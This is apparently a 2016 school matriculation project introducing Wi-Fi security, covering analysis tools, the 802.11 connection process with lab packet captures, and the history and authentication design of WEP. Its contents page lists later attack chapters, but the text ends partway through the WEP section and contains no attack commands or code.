



Wi-Fi Security

MATRICULATION PROJECT IN COMPUTER SCIENCE

KANTONSSCHULE SCHAFFHAUSEN

DECEMBER 2016

Kevin Illi

Krummacker 26

8207 Schaffhausen

kevinilli@protonmail.ch

supervised by

Dr. Rainer STEIGER

Abstract

With this matriculation project I provide an introduction to Wi-Fi security, beginning with the basics of how a device connects to a router over the demonstration of real attack scenarios. My goal was to keep a certain level of accuracy and detail without making this an unintelligible lecture for non professionals. To do so I have added a glossary with the most important terms that might be new for a lot of people. I have used various programs, for example Wireshark, different tools from the aircrack-ng suite and others.

While working on the matriculation project, I have learned quite a lot about Wi-Fi networks and network security in general, even though I have already had a good amount of foreknowledge about the topic. To gain additional knowledge, I have exclusively used online resources (including books that have been made available online) because with topics concerning IT it is obviously much easier to find information online than in a library for example.

Contents

Abstract	i
List of Figures	ii
List of Tables	iii
1 Introduction	1
2 Material and Methods	2
2.1 L ^A T _E X	2
2.2 Wireshark	3
2.3 Aircrack-ng Suite	4
3 Association Process	5
3.1 Theory	5
3.2 Practice	6
4 Encryption Algorithms	10
4.1 General Introduction	10
4.2 WEP	11
4.2.1 Introduction	11
4.2.2 Authentication	12
4.2.3 Encryption	13
4.3 TKIP	16
4.3.1 TKIP encryption process	16
4.4 CCMP	17
4.5 WPA/WPA2	18
4.5.1 WPA(2)-PSK	19
4.5.2 4-Way Handshake	19
4.6 Future Encryption Methods	21
5 Breaking the Encryption	22
5.1 WEP	22
5.1.1 ARP Replay Attack	23
5.1.2 Caffe Latte Attack	26
5.2 WPA-PSK	27
5.2.1 Cracking WPA(2)-PSK Key With An Isolated Client	27
5.2.2 Practical Cracking	28
5.3 WPA2-PSK	28
5.3.1 My Setup	28

5.3.2	Obtaining the Handshake	29
5.3.3	Cracking the Key	30
5.4	Accelerate The WPA(2)PSK Cracking Process	30
5.4.1	Comparison of Hashcat Benchmarks	31
6	Risks	33
6.1	Risks for the owner of the network	33
6.2	Risks for the users of the network	33
7	Attacks against Wi-Fi Networks	34
7.1	Access Control Attacks	34
7.1.1	Wardriving	34
7.1.2	MAC Spoofing	35
7.1.3	Rogue Access Points	35
7.2	Confidentiality Attacks	35
7.2.1	Cracking a WEP Key	35
7.2.2	Evil Twin AP	35
7.2.3	Man in the Middle	36
7.3	Authentication Attacks	36
7.3.1	PSK-Cracking	36
7.4	Availability Attacks	36
7.4.1	Beacon Flood	36
7.4.2	Deauthentication Flood	36
8	Man-in-the-Middle Attack	37
8.1	General Overview	37
8.2	SSLstrip	38
8.2.1	SSL	38
8.3	How to Do a MitM Attack	39
8.4	Mitigation	39
9	Evil Twin AP	41
9.1	Initial situation & Setup	41
9.1.1	Theory	41
9.1.2	My Setup	42
9.2	Demonstration	42
9.2.1	General Setup	42
9.2.2	Automation & Obtaining the WPA2 Key	43
10	Acknowledgements	48
A	Bibliography	49
B	Appendix	51
B.1	Glossary	51
B.2	Standards Organizations	53
B.2.1	IEEE 802.11 Standards	54
C	Statement On Academic Integrity	56

List of Figures

Wi-Fi Security[1]	1
2.1 Wireshark Software	3
3.1 Basic WiFi Connection Process	5
3.2 My Setup	7
3.3 Router Configuration	8
3.4 Wireshark Screenshot	8
3.5 wireshark screenshot ubuntu	9
4.1 Authentication Sequences in the 802.11 Standard [2]	13
4.2 Frame Body	14
4.3 Keystream Generation	15
4.4 WEP encapsulation block diagram [3]	15
4.5 XOR Example [2]	15
4.6 CCMP encryption and data integrity process [4]	18
4.7 4-Way-Handshake Diagram	19
4.8 4-Way-Handshake Wireshark	20
5.1 ARP Replay Attack Setup	23
5.2 Airodump Screenshot ARP Replay Attack	24
5.3 Aireplay Screenshot ARP Replay Attack	25
5.4 Aircrack Screenshot ARP Replay Attack	25
5.5 WPA cracking with an isolated client [5]	28
5.6 Screenshot of Router Configuration	29
5.7 Airodump-ng Capture of the Handshake	29
5.8 Sending Deauthentication Packets to the Router	30
5.9 Cracking the Key with Aircrack-ng	30
8.1 Overview of a MitM Attack situation [6]	37
8.2 Simplified HTTPS Communication Process [7]	38
9.1 Eviltwin setup	41
9.2 My Configuration of the DHCP Server	42
9.3 Performing MiTM attack [8]	44
9.4 Choosing the AP that we want to clone	45
9.5 Different phishing scenarios	45
9.6 Wifiphisher ”main screen”	46
9.7 Phishing page on my android phone	46
9.8 Upgrade in progress, meanwhile wifiphisher shuts down the cloned AP	47
9.9 Warning message	47

B.1	Wi-Fi Alliance Logo	54
B.2	802.11 Standards [9]	54
B.3	OSI Model [10]	55

List of Tables

4.1	Comparison of the different security protocols	19
-----	--	----

Chapter 1

Introduction

[Most of the resources I found were written with a heavy usage of abbreviations. To simplify the lecture, I try to avoid them as much as possible (which unfortunately isn't always the case). If necessary, please consult my glossary or the Internet for more information.]

I am glad to be able to pose my fundamentals about Wi-Fi security. First of all, it goes without saying that I choose this topic as matriculation project with regard to my prospective studies in computer science at the ETH. We all are confronted with Wi-Fi security, be it in an office, in the army, the secret service, police or others. Eavesdroppers are everywhere, therefore it is better to keep the door to your own office shut. Unfortunately the topic is more relevant than ever in our worldwide connected economy. You can never know who roves about, be it traditional burglars or industrial espionage. All of this can lead to unpleasant occurrences for example underway in a café or in a hotel. It is paramount to be alert of these risks.

There were a lot of articles about Cyberspace and hacker attacks on all kinds of establishments, especially on sensitive data from banks, secret services of entire countries, kind of a modern type of terrorism. For example the password breaches of several enterprises that happened back in 2012 and are being released every now and then. For instance there are over 20 Swiss politicians affected in the "Dropbox-Hack".[11]

Thereby the biggest threats are present at the own workspace, in the office or at home in the private area.

So I want to examine the different encryption standards used in Wi-Fi, as well as explaining possible risks of using public Wi-Fi networks.

With my explanations I want to raise awareness for the possible threats and hope to contribute towards the security and the undisturbed use of the Wi-Fi enabled electronic devices.

Chapter 2

Material and Methods

2.1 L^AT_EX

To write this matriculation project I haven't used the omnipresent "Microsoft Word" but the programm called Latex. The developer's description of L^AT_EX is:

"LaTeX is a high-quality typesetting system; it includes features designed for the production of technical and scientific documentation. LaTeX is the de facto standard for the communication and publication of scientific documents." [12]

When I first installed and launched L^AT_EX on my computer, I felt a little lost because the design and the way it works is quite different compared to normal WYSIWYG (What You See Is What You Get) editors. After overcoming the initial hurdles, the program seems logical and as soon as you get used to it, you won't regret giving it a try. In L^AT_EX you use tags to format your text, similar to HTML. As an example, this is how you write mathematical expressions, in this case the Pythagorean theorem ($a^2 + b^2 = c^2$) in Latex:

```
\(a^2 + b^2 = c^2\)
```

You can obviously display much more complicated things but I think this suffices as an example.

In my opinion, the ease with which you can print complicated scientific expressions is one of the main reasons for being commonly used to write a thesis or another scientific document. There are also a lot of fully configured templates that you can use to copy the layout of another document or just to meet the (layout-)conditions of your university for example.

Altogether, I'm glad that I had a look at Latex (thanks to my thesis supervisor at this point for recommending it) and I really enjoy working with it. But I also think that it is only advisable to use Latex if you are willing to invest time in getting to know the program itself. So, when comparing the time it takes you to write your document, you definitely have a head start if you use Microsoft Word or something similar that you are used to work with, but you might end up wasting time with the layout which in my opinion is easier to handle in Latex.




Figure 2.1: Wireshark Software

2.2 Wireshark

”Wireshark is the world’s foremost network protocol analyzer. It lets you see what’s happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions.” [13]

I have used Wireshark to capture and analyse the wireless traffic. While reading you will encounter some screenshots of this program. In order to keep up the reading flow I will explain the different sections of the program here instead of explaining it spread all across the document.

In the screenshot (figure 2.1) you can see an example capture file opened in Wireshark. I have marked the sections that are the most important at the moment.

1. Here you can see the filter section. You can select from an enormous amount of filters and use multiple filters at once. This feature is extremely important in order not to lose track of the important packages, as in busy networks there are simply too many packages to analyze without filters.
2. In this section the captured packets are listed. From here you can scroll through the entire list of the captured packets in the file, as well as apply various filters by selecting for example the source address of a packet.
3. When you select a packet in the list mentioned in 2., you can further analyze it here. For example you can examine the HTTP-Headers and find out what website a user is visiting and much more. You can also find more details about the package itself such as its type, source and destination etc.

In most of the screenshots, I removed the left column with the timestamps (in some I removed the top bar as well), to save space, as they usually don't provide any necessary information.

2.3 Aircrack-ng Suite

The official description of the tool suite is:

”Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection.
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection).
- **Cracking:** WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.” [14]

In Linux the installation is absolutely trivial as many of the popular distributions have included aircrack-ng in their repositories to make the install work like a charm. Using the tools on the other hand requires a little bit more knowledge of Linux and the command line in general since most of the tools don't have any graphical options available. But I think it is unnecessary to provide such because the commands are most of the time quite intuitive and easy to learn and understand. A big plus is also the fact that it's completely open source and therefore free to use. The most popular programs that are included in the suite are:

- **aircrack-ng** Cracks WEP, WPA(2)-PSK keys
- **airmon-ng** Puts network card into monitor mode
- **aireplay-ng** Used to inject packets into the network
- **airodump-ng** Captures network traffic (similar to wireshark, without a GUI)
- **airbase-ng** Used to create (fake) access points

You will encounter a lot of screenshots from these tools so if you need more information about them, there are a lot of great tutorials on how to use each one of them on the Internet.

Chapter 3

Association Process

3.1 Theory

In this theoretical depiction of the association or connection process, I want to explain the basics in order to make it possible to understand without a lot of foreknowledge on the topic.

First of all we need to understand how your device finds the router, to which you as a user want to connect to. Therefore we need to have a basic understanding of the different frames or packets used in Wi-Fi.

The different types of frames are:

- management frames e.g. "Association Request", "Deauthentication"
- control frames e.g. "ACK"
- data frames e.g. "Data"

For each of these types, there are multiple subtypes. Almost all the frames we will encounter are going to be management frames[15][16]. If you want to learn more about WiFi packets and frames please see section B.1 or you will find even more information on the Internet.

Now to get back to the actual question, the Access Point is configured with an SSID which is used as the "name" of the network. This is also the name that shows up on your device, when you look at the available routers nearby. The router periodically broadcasts so called "beacon frames" to its vicinity. They basically tell the nearby devices that this Access Point is available.




Figure 3.1: Basic WiFi Connection Process

- As soon as you want to connect your device to an Access Point and look at the list of available routers, the device goes ahead and sends out a probe request which contains information such as the supported data rates and encryption types (See 1. in 3.1). This probe request is broadcasted so every router in the device's vicinity will receive it.
- The Access Points that receive the request now check to see if their supported data rates coincide with those of the device sending out the probe request. If this is the case the router sends a probe response to the device (See 2. in figure 3.1).
- When the device has received the probe response, it sends an authentication request. Immediately after, the router sends the authentication response. (see steps 3.1 and 3.2 in figure 3.1) This opens the authentication process, which in this example is quite simple, as we haven't included encryption. Now the device is authenticated, but not yet associated, so no data is being transferred. A device can be authenticated to multiple Access Points, but it can only actively be associated to one at a time.
- Once you choose the router, you want to connect to, your device sends an association request to that specific Access Point. If the elements in the request match / are compatible with the router, the router responds with an association response and thereby grants the device network access. The device is now able to transfer data and is both authenticated, as well as associated to the Access Point.

Encryption complexifies this whole process but the procedure is very similar.[17]

3.2 Practice

For the practical or experimental approach, I have set up a lab consisting of a router, one Linux (Ubuntu) virtual machine and an android smartphone, as well as another Linux machine to monitor the association.

After installing the virtual machines, I have set up a "guest network" in my home router. This basically creates an independent Wi-Fi network (as if it was created by another router). I used this instead of another physical router because it doesn't require any further installation and is ready to use.

As you can see in the screenshot (fig. 3.3), I configured my router to use "Test-AP" as the SSID and no encryption. Obviously the SSID broadcast is activated to demonstrate the use of the beacon frames. The other available options (Wireless Isolation and access to my local network aren't relevant in this case, as we only want to look at the association).

The virtual machines are new and fully updated installations. I have used an external USB Wi-Fi adapter to connect the vm to the router and to capture the traffic. I have used the Alfa AWUS036NHA as Wi-Fi adapter because it supports plug & play in the linux distributions I used.

Before I explain the screenshots of the captures in Wireshark, I want to mention that I've always applied filters so that only packets from or to my router are shown




Figure 3.2: My Setup

and none of the devices of which I don't have the authorization to observe.

In the top row in the packet list in the screenshot (fig. 3.4), you can see the beacon frame the router (green) sends out to the vicinity to declare its availability. Then there are several probe response packets from my Android phone. But the most interesting packets here are the ones inside the red box. There the client sends the authentication request, receives the authentication response and associates with the router to start exchanging data. This is the exact same procedure as described in figure 3.1.

Now to prove that this isn't just the case with (Android-) Smartphones, I have also capture the same process with an Ubuntu virtual machine and again, I have marked the important packets. The only difference is that the Ubuntu machine sent the authentication packet multiple times to ensure that the router receives it.




Figure 3.3: Router Configuration

Source	Destination	Protocol	Length	Info
22:e5:2a:09:ab:59	Broadcast	802.11	198	Beacon frame, SN=3566, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3580, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3582, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3586, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3588, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3588, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3588, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3588, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3590, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3590, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3590, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3590, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	192	Probe Response, SN=3615, FN=0, Flags=....., BI=200, SSID=Test-AP
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	41	Authentication, SN=49, FN=0, Flags=...R...
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	41	Authentication, SN=3618, FN=0, Flags=.....
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	154	Association Request, SN=50, FN=0, Flags=....., SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	161	Association Response, SN=3619, FN=0, Flags=.....
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	26	QoS Null function (No data), SN=51, FN=0, Flags=.....T
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	33	Action, SN=52, FN=0, Flags=.....
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	33	Action, SN=52, FN=0, Flags=...R...
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	33	Action, SN=3624, FN=0, Flags=.....
22:e5:2a:09:ab:59	c0:bd:d1:ee:dc:0e	802.11	192	Probe Response, SN=3630, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	c0:bd:d1:ee:dc:0e	802.11	192	Probe Response, SN=3632, FN=0, Flags=....., BI=200, SSID=Test-AP

Figure 3.4: Android phone connecting to open router

Source	Destination	Protocol	Length	Info
22:e5:2a:09:ab:59	Broadcast	802.11	198	Beacon frame, SN=4093, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=1, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=1, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=5, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=11, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=11, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=11, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=11, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=11, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=13, FN=0, Flags=....., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=13, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=13, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=13, FN=0, Flags=...R..., BI=200, SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	192	Probe Response, SN=13, FN=0, Flags=...R..., BI=200, SSID=Test-AP
Alfa_71:ca:1d	22:e5:2a:09:ab:59	802.11	30	Authentication, SN=82, FN=0, Flags=.....
Alfa_71:ca:1d	22:e5:2a:09:ab:59	802.11	30	Authentication, SN=82, FN=0, Flags=...R...
Alfa_71:ca:1d	22:e5:2a:09:ab:59	802.11	30	Authentication, SN=82, FN=0, Flags=...R...
Alfa_71:ca:1d	22:e5:2a:09:ab:59	802.11	30	Authentication, SN=82, FN=0, Flags=...R...
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	41	Authentication, SN=49, FN=0, Flags=.....
Alfa_71:ca:1d	22:e5:2a:09:ab:59	802.11	100	Association Request, SN=83, FN=0, Flags=...R..., SSID=Test-AP
22:e5:2a:09:ab:59	Alfa_71:ca:1d	802.11	161	Association Response, SN=50, FN=0, Flags=.....

Figure 3.5: Ubuntu vm connecting to open router

Chapter 4

Encryption Algorithms

4.1 General Introduction

In this section, I try to provide a quick synopsis of the term "encryption" so you won't have too many difficulties understanding the following sections. If you feel confident with the general terminology etc. in cryptography, then don't hesitate to skip this section, as this provides only basic information which is important in order to understand, but not directly concerning the ideas behind the next few pages. I have also explained most of the technical terms in the glossary so feel free to consult that section while reading.

Generally speaking, the primary purpose of encryption is to provide the possibility to protect the confidentiality of data, in our case data that is being transferred over Wi-Fi. Encryption has been used for a long time and has since made enormous improvements. The Romans for example used the "Caesar Cipher", which basically shifts each letter in the message by a predefined number. At first sight this method might not even be that bad but if you analyze the frequencies of each letter in the ciphertext and compare it to the typical frequencies in the corresponding language, you will quickly find the correct key. To protect against this method called frequency analysis, the people started to use polyalphabetic ciphers. The difference to the monoalphabetic ciphers (e.g. Caesar) is simple: The substitution changes periodically, which increases the security. The most famous implementation is probably the "Enigma", used by the Germans in World War Two.

All previously mentioned encryption schemes are symmetric ciphers, this means that you use the same key to encrypt as well as to decrypt the message. Nowadays we also use the, as you probably have already guessed, asymmetric ciphers. A well-known example would be RSA. We still use the symmetric ciphers, for example AES for data that is "simply" stored, but not intended to be transferred across the world to someone else. We do this for a simple reason: In case of symmetric encryption we need to deliver the secret key to the other party. Because the symmetric ciphers do have a big advantage in terms of performance over the asymmetric, we often use the asymmetric ciphers to deliver the key and then use this key to decrypt the symmetrically encrypted data. But how do the asymmetric ciphers work? In short, you generate two keys that are different from each other but have a mathematical coherence. One is the so called "private key" and the other one the "public key". As the name suggests, you can share your public key with everyone. This public key

is then used to encrypt the data but, in difference to the symmetric ciphers, you can now only decrypt it with the corresponding private key, that, for obvious reasons, is not shared with anyone. [18]

In Wi-Fi we encounter both, the symmetric as well as the asymmetric cipher.

4.2 WEP

4.2.1 Introduction

WEP or written-out Wired Equivalent Privacy is part of the IEEE 802.11 standard. It is a security algorithm for wireless networks. It was introduced in 1997. Just a few years later, in 2003, the Wi-Fi alliance announced the replacement through the new algorithm WPA, because WEP was already considered broken since 2001. Because of the amount of vulnerabilities found, many criticized the creation of the standard, with such bad security, as a whole. But WEP actually wasn't designed to provide extreme levels of security, it should "just" be an extra layer to make it more difficult to break in. The IEEE 802.11 standard of 1999 declares the objectives for WEP as the following (verbatim quote):

- It is reasonably strong: The security afforded by the algorithm relies on the difficulty of discovering the secret key through a brute-force attack. This in turn is related to the length of the secret key and the frequency of changing keys. WEP allows for the changing of the key (K) and frequent changing of the Initialization Vector (IV).
- It is self-synchronizing: WEP is self-synchronizing for each message. This property is critical for a data-link-level encryption algorithm, where "best effort" delivery is assumed and packet loss rates may be high.
- It is efficient: The WEP algorithm is efficient and may be implemented in either hardware or software.
- It may be exportable: Every effort has been made to design the WEP system operation so as to maximize the chances of approval, by the U.S. Department of Commerce, of export from the U.S. of products containing a WEP implementation. However, due to the legal and political climate toward cryptography at the time of publication, no guarantee can be made that any specific IEEE 802.11 implementations that use WEP will be exportable from the USA.
- It is optional: The implementation and use of WEP is an IEEE 802.11 option.[19]

So we can see that they tried to keep a balance between the simple implementation and the exportability and the encryption being "reasonably strong". From nowadays point of view, this was probably a mistake as some people say there are only two types of security: strong and none, which is true concerning the fact that WEP can easily be cracked within a few minutes. The alternatives to this compromise would have been to either make the security strong or to leave it and mention

other ways to secure your connection. To make things worse, when it came to promoting 802.11, it was simply described as secure instead of the precedent "reasonably secure". The standard version of WEP used a 40-bit key + a 24-bit initialization vector. This was due to restrictions of the US government. Once these restrictions were later lifted, the manufacturers implemented a 104-bit key which lead to the later version 128-bit WEP. But after the implementation of the 104-bit keys the manufacturers felt the need of adding words like "extremely" to their description of the security. As everyone was told that it was secure by the media, the public believed it and it was considered secure.[20]

In the 802.11 (1999) standard there were two defined levels of security:

- Open key: This actually means no security at all, equal to leaving your car unlocked.
- Shared key: This means that both participants of the wireless connection know the key used in the encryption. This obviously only makes sense if just the trusted partner(s) know this key.

4.2.2 Authentication

In the standard, there are two phases described, the authentication and the encryption phase.

First I'd like to define the purpose of authentication: to prove that each party is the one they claim to be. You could take the signature as an example for that, if you sign something, your signature proves that it was you who signed it and not someone else.

To apply that in networking, you have the MAC address with which you can identify the sender of any data sent. The problem is that this address can be faked. Now to make sure that the address is genuine, one approach would be to ask for a secret (the key in our case) and as only the trusted devices should be in possession of the secret, this validates the other party. In WEP the problem is that as soon as the device has proved that it can be trusted, it is also assumed that the MAC address is true. Because the device is now being trusted, it is impossible to know whether the following messages are really coming from the trusted device or someone else as the MAC address is being trusted without checking the secret again. As you can see, this kind of authentication is rather pointless and therefore it was dropped by the Wi-Fi specification even though it was a part of the 802.11 standard.

Because some devices still use this authentication phase we will look at the messages that are exchanged in this process. In the authentication phase, management frames are used. As shown in figure 4.1, the mobile device ("STA" in the image) requests authentication, then the access point sends a challenge to which the device responds to prove it knows the secret key and if accepted, the access point confirms with the success message.

